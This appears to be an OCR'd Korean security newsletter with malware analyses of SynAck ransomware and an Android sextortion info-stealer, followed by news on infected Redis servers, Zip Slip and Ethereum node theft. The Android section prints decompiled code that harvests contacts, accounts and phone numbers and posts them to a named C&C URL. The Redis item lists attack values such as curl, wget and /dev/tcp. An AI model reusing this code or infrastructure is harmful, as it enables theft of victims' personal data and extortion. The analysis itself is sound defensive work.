
[그림 5] 프로세스 종료 코드

안정적인 파일 암호화를 위해 파일 암호화 제외 경로가 존재한다. 제외 경로 리스트는 Hash 로 관리되며 Windows(0x7B35A3C6), STARTUP(0x53C4CAFE), CryptnetUrlCache(0x8FEBB2B3), Temp(0xF37288C2), Cache(0xAD634ADA) 등 총 16 가 존재한다.



[그림 6] 암호화 제외 대상 경로들의 Hash

파일 암호화는 로컬에 연결된 저장공간을 대상으로 루트 폴더부터 진행된다. 암호화가 완료된 파일은 임의의 10 자리의 확장자가 추가되며 해당 폴더에는 감염 ID 를 이용한 “==READ==THIS==PLIEASE==[감염 ID].txt” 이름의 랜섬노트가 드롭된다. 다음은 암호화가 완료된 폴더화면이다.




[그림 7] 암호화된 폴더 화면

암호화가 완료된 파일의 구조는 다음과 같다.

암호화 파일 구조	크기 (byte)	설명
암호화된 파일 데이터	Filesize – Filesize%16	암호화된 파일 내부 데이터
파일 접미 원본데이터	Filesize%16	파일의 접미 원본 데이터 (파일사이즈를 16 으로 나눈 나머지만큼 암호화되지 않는다.)
암호화 시그니쳐	8	시그니쳐를 통해 암호화여부를 확인 (0x2F A1934A203DCE65)
암호화 ID	4	감염 ID
암호화 정보 구조체 크기	4	암호화 정보 구조체의 크기 0x27B 로 고정
암호화 정보 구조체	0x27B	암호화된 AES, 공개키 등의 정보

[표 1] 암호화 파일 구조

또한 랜섬노트에는 사용자 정보와 암호화 키 정보들이 포함되어 있다. 생성된 랜섬노트의 내용은 다음과 같다.



[그림 8] 랜섬노트 화면

랜섬노트에 따르면 파일 복원을 위해서는 “synack@scryptmail.com” 또는 “synack@countermail.com”로 연락을 해야하며 24 시간이내에 답장이 없을 시 BitMessage 를 이용해야 한다. 또한 암호화된 파일의 일부는 무료로 복원시켜준다는 내용을 포함한다.

3. 결론

시간이 지날수록 공격자들의 공격 기법들이 교묘하고 다양해지고 있다. 알려지지 않은 기법들을 사용해 백신 탐지를 우회함으로써 사용자들 모르게 악성코드에 감염될 확률이 더 높아졌다. SynAck 랜섬웨어의 경우 기존 랜섬웨어와는 다르게 Process Doppelganging 이라는 새로운 기법을 사용하면서 상당히 고도화된 모습을 보였다. 백신 회사 또는 전문가들은 새로운 기법에 대해 분석하고 빠르게 대응할 수 있는 관심과 연구를 지속적으로 수행할 필요가 있다.

또한 지속적으로 변종이 등장할 가능성이 있는 만큼 사용자는 주기적으로 중요 파일을 백업하여야 하며, 패치 누락으로 인한 취약점이 발생하지 않도록 OS 와 소프트웨어는 최신 버전의 업데이트를 유지해야 한다. 백신을 최신 업데이트 상태로 유지하며 주기적인 검사를 실시하여야 한다.

현재 알약에서는 해당 악성코드를 'Trojan.Ransom.SynAck' 로 진단하고 있다.

[Trojan.Android.Banker] 악성코드 분석 보고서

1. 개요

몸캠 피싱을 이용한 안드로이드 악성 앱이 다시 기승을 부리고 있다. 몸캠 피싱은 음란한 화상 채팅을 빌미로 악성 앱 설치를 유도한다. 해당 악성 앱은 몸캠을 진행하는데 필요한 필수 앱으로 사용자를 속이고 사용자의 기기에 저장된 전화번호부를 탈취, 이를 통하여 '사용자의 몸캠 이용 사실'을 지인들에게 알리겠다고 협박하여 금전을 갈취한다.

본 분석 보고서에서는 'Trojan.Android.InfoStealer'를 상세 분석하고자 한다.

2. 악성코드 상세 분석

2.1 유명 앱 사칭

사용자를 속이기 위해서 '카카오스토리' 아이콘을 사용하고, 앱 명으로 'Support'를 사용한다.



```
<string name="app_name">
    Support</string>
```

[그림 1] 유명 앱 사칭

2.2 권한 요구

사용자 기기의 SDK 버전을 확인하고, 그 버전이 23 이상일 경우 "android.permission.READ_CONTACTS', 'android.permission.READ_PHONE_STATE' 두가지 권한의 허가를 동적으로 요구한다. 앱 설치 시 필요한 권한의 허가를 한꺼번에 요청했던 이전 버전과 달리, 안드로이드 6.0 '마시멜로우' 버전인 SDK23 버전부터는 해당 권한이 사용될 때, 동적으로 허가 요청을 받는 것으로 안드로이드 정책이 변경 되었다.


```
SDK_INT >= 23) {
r.with(((Activity)this)).requestCode(1).permission(new String[]{"android.permission.READ_CONTACTS", "android.permission.READ_PHONE_STATE"}
```



[그림 2] 권한 요구

2.3 권한 재 요구

요청하는 권한을 거절 할 경우 사용자가 원하는 기능을 이용할 수 없다며 사용자를 속이는 문구를 팝업하고 악성 행위에 필요한 권한을 허가하도록 유도한다. (사회공학적 기법으로서 사용자는 '몸캠'을 하기 위하여 해당 앱을 다운받아 설치한 상태이고, 그 목적을 달성하기 위해서 동적 권한을 허가할 확률이 매우 높을 것으로 추정)




```
.setMessage(string.permission_message_permission_rationale)
```

```
<string name="permission_message_permission_rationale">
    You have rejected us for authorization, would you please authorize, otherwise the function to use!
```

```
case -2: {
    RationaleDialog.this.mRationale.cancel();
    break;
}
case -1: {
    RationaleDialog.this.mRationale.resume();
    break;
```

[그림 3] 권한 재 요구

2.4 발신 번호 탈취

사용자 기기의 통화 상태를 감시하여 발신상태일 경우 대상 번호를 저장한다.

'/data/data/com.tencent.qq.a(패키지명)/shared_prefs/'폴더의 'cache.xml'파일에 저장한다.

```
void onReceive(Context arg4, Intent arg5) {
(arg5 != null && (arg5.getAction().equals("android.intent.action.NEW_OUTGOING_CALL"
  String v0 = arg5.getStringExtra("android.intent.extra.PHONE_NUMBER");
  if(!TextUtils.isEmpty(((CharSequence)v0))) {
      LocalManager.setCallPhone(arg4, v0, true);
```

```
SharedPreferences$Editor v0 = arg4.getSharedPreferences("cache", 0).edit();
v0.putString("calllog_number", arg5);
v0.putBoolean("calllog_outgoing", arg6);
v0.commit();
```

[그림 4] 발신 번호 탈취

2.5 전화번호 및 기기고유번호 탈취

사용자의 전화번호를 탈취하여 '/data/data/com.tencent.qq.a(패키지명)/shared_prefs/'폴더의 'cache.xml'파일에 저장된다. 이때, 기기의 전화번호가 없으면 기기의 고유번호를 저장한다.

```
else {
    String v2 = PhoneUtil.getPhone(this.getApplicationContext());
    if(TextUtils.isEmpty(((CharSequence)v2))) {
        v2 = UUID.randomUUID().toString();
    }
```

```
ic static final String getPhone(Context arg3) {
String v0 = arg3.getSystemService("phone").getLine1Number();
```

```
public static final void setPhone(Context arg4, String arg5) {
    SharedPreferences$Editor v0 = arg4.getSharedPreferences("cache", 0).edit();
    v0.putString("phone", arg5);
    v0.commit();
}
```

```
root@x86:/data/data/com.tencent.qq.a/shared_prefs # cat
at cache.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="phone">010[redacted]4</string>
</map>
```

[그림 5] 탈취 된 사용자의 전화번호

2.6 주소록과 계정 탈취

기기에 저장된 주소록과 유심칩에 저장된 주소록까지 탈취한다. 또한, 기기에 저장된 계정도 탈취한다. (해커는 이 주소록을 탈취하여 사용자의 주변 지인들에게 문자와 메일을 이용하여 '사용자의 몸캠 이용' 사실을 전송하겠다고 협박하며 금전을 요구함)

```
void readPhoneContact(Context arg11, Map arg12) {

arg11.getContentResolver().query(ContactsContract$CommonDataKinds$Phone.CONTENT_URI, new String[]{"display_name", "data1"}
```


```
l void readSimContact(Context arg11, Map arg12) {

 arg11.getContentResolver().query(Uri.parse("content://icc/adn"), null, null, null, null)
```

```
ArrayList v4 = new ArrayList();
Account[] v2 = AccountManager.get(arg10).getAccounts();
```

```
Object v3 = v6.next();
v0 = v0 + String.format("%s:%s##", ((Contact)v3).getName(), ((Contact)v3).getPhone());
```


contactString "CONTACT:STARTanalyestsecu@gmail.com:com.google##Test2:0107[redacted]7##Test1:0107[redacted]4##"



[그림 6] 주소록과 계정 탈취

2.7 탈취된 정보 전송

탈취된 정보는 해커의 C&C 서버인 '118.107.181.26'로 전송된다. 그러나, 현재 해당 서버에 접속이 되지 않는다.

```
HashMap v4 = new HashMap();
v4.put("sbid", this.mPhone);
v4.put("smscontent", v0);
if(this.mHttpWrapper.post(this.getRequestUrl(), ((Map)v4), String.class) == null)
    return 1;
```

```
protected String getRequestUrl() {
    return "http://118.107.181.26:8099/saves.ashx";
}
```

"http://118.107.181.26:8099/saves.ashx"
"Test1:0107[redacted]4##"

Destination	Protocol	Length	Info
118.107.181.26	TCP	74	57033 → 8099 [SYN] Seq=0 Win=
118.107.181.26	TCP	74	[TCP Retransmission] 57033 →
118.107.181.26	TCP	74	[TCP Retransmission] 57033 →
118.107.181.26	TCP	74	[TCP Retransmission] 57033 →
118.107.181.26	TCP	74	[TCP Retransmission] 57033 →
118.107.181.26	TCP	74	[TCP Retransmission] 57033 →

[그림 7] 정보 탈취

2.8 기타 특징

1) 악성 행위의 추가

해당 샘플에서는 코드가 있어도 실행이 되지 않거나 앞으로 추가 될 수도 있는 행위와 관련된 코드들을 확인 할 수 있다. 관리자 권한 확보를 통한 앱 삭제 방해, 문자 탈취, 사진 앨범 탈취, 기기정보 탈취가 있다.

```
ic void LockApp() {
Object v0 = this.getSystemService("device_policy");
ComponentName v1 = new ComponentName(((Context)this), DeviceReceiver.class);
if(!((DevicePolicyManager)v0).isAdminActive(v1)) {
    Intent v2 = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    v2.putExtra("android.app.extra.DEVICE_ADMIN", ((Parcelable)v1));
    v2.putExtra("android.app.extra.ADD_EXPLANATION", "");
    this.startActivityForResult(v2, 0);
```

```
ic static final void setSmsId(Context arg5, long arg6) {
SharedPreferences$Editor v0 = arg5.getSharedPreferences("cache", 0)
v0.putLong("_id", arg6);
v0.commit();
```


```
lic static final void setImei(Context arg4, String arg5) {
 SharedPreferences$Editor v0 = arg4.getSharedPreferences("cache", 0)
 v0.putString("imei_code", arg5);
 v0.commit();
```

```
lic static final void setAlbumId(Context arg5, long arg6) {
SharedPreferences$Editor v0 = arg5.getSharedPreferences("cache", 0)
v0.putLong("album_id", arg6);
v0.commit();
```

[그림 8] 추가 될 수 있는 악성 행위

2) 임대 계약서

해당 앱의 Assets 폴더에 'temp.html'이 저장되어 있는데, 실제 한국에 존재하는 특정 회사와 관련된 문서가 저장되어 있다.



[그림 9] 계약서

3. 결론

해당 악성 앱은 사용자를 속이기 위해서 유명 앱으로 위장하고, 사용자의 전화번호부를 탈취한다. 이를 통하여 지인들에게 '몸캠 이용 사실'을 알린다고 협박하여 금전을 탈취한다.

따라서, 악성 앱에 감염되지 않기 위해서는 예방이 중요하다. 출처가 불명확한 URL 과 파일은 실행하지 않아야 한다. 또한, 주변 기기의 비밀번호를 자주 변경하고 OS 와 애플리케이션을 항상 최신 업데이트 버전으로 유지해야 한다.

현재 알약 M 에서는 해당 악성 앱을 'Trojan.Android.InfoStealer' 탐지 명으로 진단하고 있다.

04
해외 보안 동향

영미권

중국

일본

1. 영미권

75%의 Redis 서버들, 악성코드 감염 돼

Around 75% of Open Redis Servers Are Infected With Malware

Imperva 의 대변인이 대부분의 Redis 서버가 인증 시스템 없이 인터넷에 오픈 되어있어, 악성코드가 숨어있는 것으로 보인다고 밝혔다. 전문가들은 지난 몇 달 간 Redis 기반의 허니팟 서버를 운영해본 뒤 이 같은 결론을 내렸다. 그들은 허니팟 서버를 통해 온라인에 노출 된 오픈 Redis 서버에서 은밀하게 가상화폐를 채굴하는 봇넷인 ReddisWannaMine 을 발견했다.

SSH 키 재사용을 통해 봇넷 작전 밝혀내

가장 일반적인 패턴은, 공격자가 손상 된 Redis 서버에 SSH 키를 계속 설치해 나중에도 접근이 가능하도록 하는 것이. 연구원들은 “서로 다른 공격자들이 동일한 키나 값을 사용해 공격을 실행하는 것을 발견했다. 다수의 서버들 사이에서 공유 된 키나 값은, 악성 봇넷 활동의 분명한 증거이다.”고 밝혔다.

전문가들은 허니팟을 통해 수집한 SSH 키를 사용해, 이 키가 존재하는지 확인하기 위해 온라인에 노출 된 Redis 서버들 모두를 스캔했다.

테스트 된 Redis 의 서버의 75%가 손상된 것으로 나타나

72,000 대 이상의 Redis 서버가 온라인에 노출 되어 있으며, 이들 중 10,000 대 이상이 스캔 요청에 에러 없이 응답해 연구원들이 로컬에 설치 된 SSH 키를 확인할 수 있었다. 전문가들은 이 서버의 75%가 악성 봇넷 작전과 관련있는 것으로 알려진 SSH 키를 사용하고 있었다고 밝혔다.

Malicious Keys	%of infected servers
backup1, backup2, backup3	68
crackit	19
trojan	7
tt,1, godkey, x, session, zyptziqxibzioeikboom	<1

Malicious Values	%of infected servers
curl	75
wget	75
lynx	67
ssh-rsa	20
chmod, /dev/tcp	<1

허니팟 데이터에서 가장 많이 발견 된 악성 SSH 키들

출처: https://www.incapsula.com/blog/report-75-of-open-redis-servers-are-infected.html

일부 악성 SSH 키들, 2 년 동안 활성화 되어있어

위 리스트의 키들 중 "crackit" SSH 키는 알려진 공격자들에 의해 수년 간 사용되어 온 것으로 나타났다.
이 악성 키는 지난 2016 년 7 월 6,338 개의 Redis 서버들에서 발견 되었다. 1 개월 후, 동일한 키는 13,000 대 이상의 Redis 서버에서 발견 되었다. 이들은 2 비트코인을 요구하는 가짜 랜섬 노트를 보여주기 위해 해킹 된 것으로 나타났다.

그리고 며칠 후, 다른 연구원들에 의해 동일한 Redis 서버들이 FairWare 랜섬웨어를 호스팅 및 배포하는데 사용 되었다는 사실도 발견 되었다. Redis 서버 공격의 배후에 있는 공격자들은 오픈 되어있는 Redis 서버를 집중적으로 스캔하고, 배포 후 수분 이내로 기기를 해킹할 수 있는 것으로 알려져 있다.

Redis 서버들, 기본적으로 안전하지 않아

서버 관리자들은 서버의 구성 파일을 수정해 인증 시스템을 활성화 해야한다. 연구원들은 "Redis 는 인증이 디폴트로 설정 되어 있지 않으며, 모든 데이터가 텍스트 형태로 저장 되기 때문에 절대 공개적으로 노출 되어서는 안된다."고 밝혔다.

[출처] https://www.bleepingcomputer.com/news/security/around-75-percent-of-open-redis-servers-are-infected-with-malware/
https://www.incapsula.com/blog/report-75-of-open-redis-servers-are-infected.html

수 천개의 프로젝트에 영향을 미치는 'Zip Slip' 취약점 발견

'Zip Slip' Vulnerability Affects Thousands of Projects Across Many Ecosystems

보안 연구원들이 수 천개의 프로젝트들에 영향을 미치는 치명적인 취약점과 관련 된 자세한 정보를 공개했다. 공격자가 이 취약점을 악용할 경우, 타겟 시스템에서 코드를 실행할 수 있는 것으로 나타났다.

"Zip Slip"이라 명명 된 이 문제는 압축 파일의 압축을 해제할 때 디렉토리 탐색(Directory traversal) 공격을 통해 촉발되는 임의 파일 덮어쓰기 취약점이며 tar, jar, war, cpio, apk, rar, 7z 를 포함한 많은 압축 포맷에 영향을 미친다. JavaScript, Ruby, Java, .NET, Go 등의 다양한 프로그래밍 언어로 작성 된 Google, Oracle, IBM, Apache, Amazon, Spring/Pivotal, Linkedin, Twitter, Alibaba, Eclipse, OWASP, ElasticSearch, JetBrains 등의 수 천개의 프로젝트가 취약한 코드 및 라이브러리를 포함하고 있는 것으로 나타났다.

이 취약점은 수년 동안 탐지 되지 않았으며, 디렉토리 탐색이 가능한 파일명을 사용하는 특별히 제작 된 압축 파일을 사용함으로써 악용될 수 있다. 취약한 코드나 라이브러리를 통해 압축이 해제 될 경우 공격자들이 지정 된 폴더의 외부에 악성 파일을 추출해낼 수 있게 된다.

Zip Slip Vulnerability Exploit(영상): https://www.youtube.com/watch?v=l1MT5lr4p9o

공격자는 Zip Slip 공격을 통해 타깃 시스템이나 사용자가 실행하도록 속이기 위해 프로그램의 정식 실행파일이나 구성 파일도 덮어쓰기 할 수 있게 된다. "따라서 피해자의 기기에서 원격으로 명령을 실행할 수 있게 된다".
"이 취약점은 구성 파일이나 다른 민감한 리소스를 덮어쓰기 함으로써 데미지를 입힐 수 있다. 또한 클라이언트 머신 및 서버 모두에서 악용될 수 있다.""zip 파일의 컨텐츠는 수작업으로 만들어져야 한다. Zip 은 사용자들이 이러한 경로의 파일을 추가하도록 허용하지만, 아카이브 생성 툴은 일반적으로 허용하지 않는다. 하지만 특정 툴을 이용하면 이러한 경로를 포함한 파일을 생성하는 것은 매우 쉽다."라고 연구원들이 밝혔다.

또한 연구원들은 Zip Slip 아카이브의 PoC 및 공격자가 어떻게 Zip Slip 취약점을 악용하는지 보여주는 영상을 공개했다. 4 월 이후, 연구원들은 모든 취약한 라이브러리 및 프로젝트의 관리자들에게 개인적으로 Zip Slip 취약점을 공개하기 시작했다.

영향을 받는 모든 라이브러리 및 프로젝트의 목록은 Snyk 의 GitHub 저장소에서 확인할 수 있다. 이들 중 일부는 이미 업데이트 된 버전을 공개해 문제를 수정했다.

[출처] https://thehackernews.com/2018/06/zipslip-vulnerability.html
https://snyk.io/research/zip-slip-vulnerability


해커들, 안전하지 않게 구성 된 클라이언트로부터 2 천만달러 상당의 이더리움 훔쳐

Hackers Stole Over $20 Million in Ethereum from Insecurely Configured Clients

보안 연구원들이 인터넷에 노출 된 안전하지 않게 구성 된 이더리움 노드를 하이재킹하는 방식으로 단 몇 달 만에 2 천만 달러 이상을 벌어들인 사이버범죄자들에 대해 경고했다.

Qihoo 360 의 연구원들은 지난 3 월 이더리움 노드를 실행하는 안전하지 않은 geth 클라이언트를 찾기 위해 인터넷에서 포트 8545 를 스캔하는 사이버 범죄자 그룹에 대해 밝힌 적 있다. 그 당시, 그들은 이더리움 3.96234 유닛을 훔쳤다.

그러나, 연구원들은 또 다른 범죄자 그룹이 지난 몇 개월 동안 JSON-RPC 포트 8545 를 외부에 열었던 적이 있는 사용자들의 이더리움 지갑을 하이재킹 해 $20,500,000 상당의 이더리움 38,642 개를 훔친 것을 발견했다.
Geth 는 이더리움 노드를 실행하기 위한 가장 인기있는 클라이언트들 중 하나다. 그리고 JSON-RPC 인터페이스를 활성화 하면 사용자들이 원격으로 이더리움 블록체인 및 노드 기능에 접근할 수 있게 된다. 노드 기능에는 트랜잭션을 보내기 전 잠금 해제 되었던 모든 계정에서 트랜잭션을 보내는 기능을 비롯하여 전체 세션을 잠금 해제 상태로 유지하는 기능 등이 있다.



훔친 코인이 들어있는 공격자의 이더리움 계정은 아래와 같다:

0x957cD4Ff9b3894FC78b5134A8DC72b032fFbC464

이 주소를 인터넷에서 검색만 해도, 사용자들이 이 주소를 사용하는 해커에게 코인을 도난당했다는 글을 수십 개의 포럼 및 웹사이트들에서 찾아볼 수 있었다.

3 년 전 이더리움 프로젝트 측에서 발행한 권고에 따르면, JSON-RPC 인터페이스를 인터넷 접근 가능한 머신에 방화벽 정책 없이 남겨둘 경우 "사용자의 지갑 주소, IP 를 아는 누구라도 가상화폐를 훔칠 수 있다."고 한다.

연구원들은 위에 언급한 사이버 범죄자 그룹 뿐만 아니라, 다른 공격자들도 가상화폐 지갑에서 돈을 훔치기 위해 안전하지 않은 JSON-RPC 인터페이스를 찾기 위해 인터넷을 스캔하고 있다고 밝혔다. 이더리움 노드를 구현한 사용자라면, 로컬 컴퓨터로부터 이루어지는 geth 클라이언트로의 연결만 허용하거나, 원격 RPC 연결이 활성화 되어 있어야 하는 경우라면, 사용자 승인을 구현하는 것이 좋다.

[출처] https://thehackernews.com/2018/06/ethereum-geth-hacking.html

2. 중국

중국 최대 동성 홈페이지에 악성코드 심어져 있어

热门“同城交友”网站遭挂马

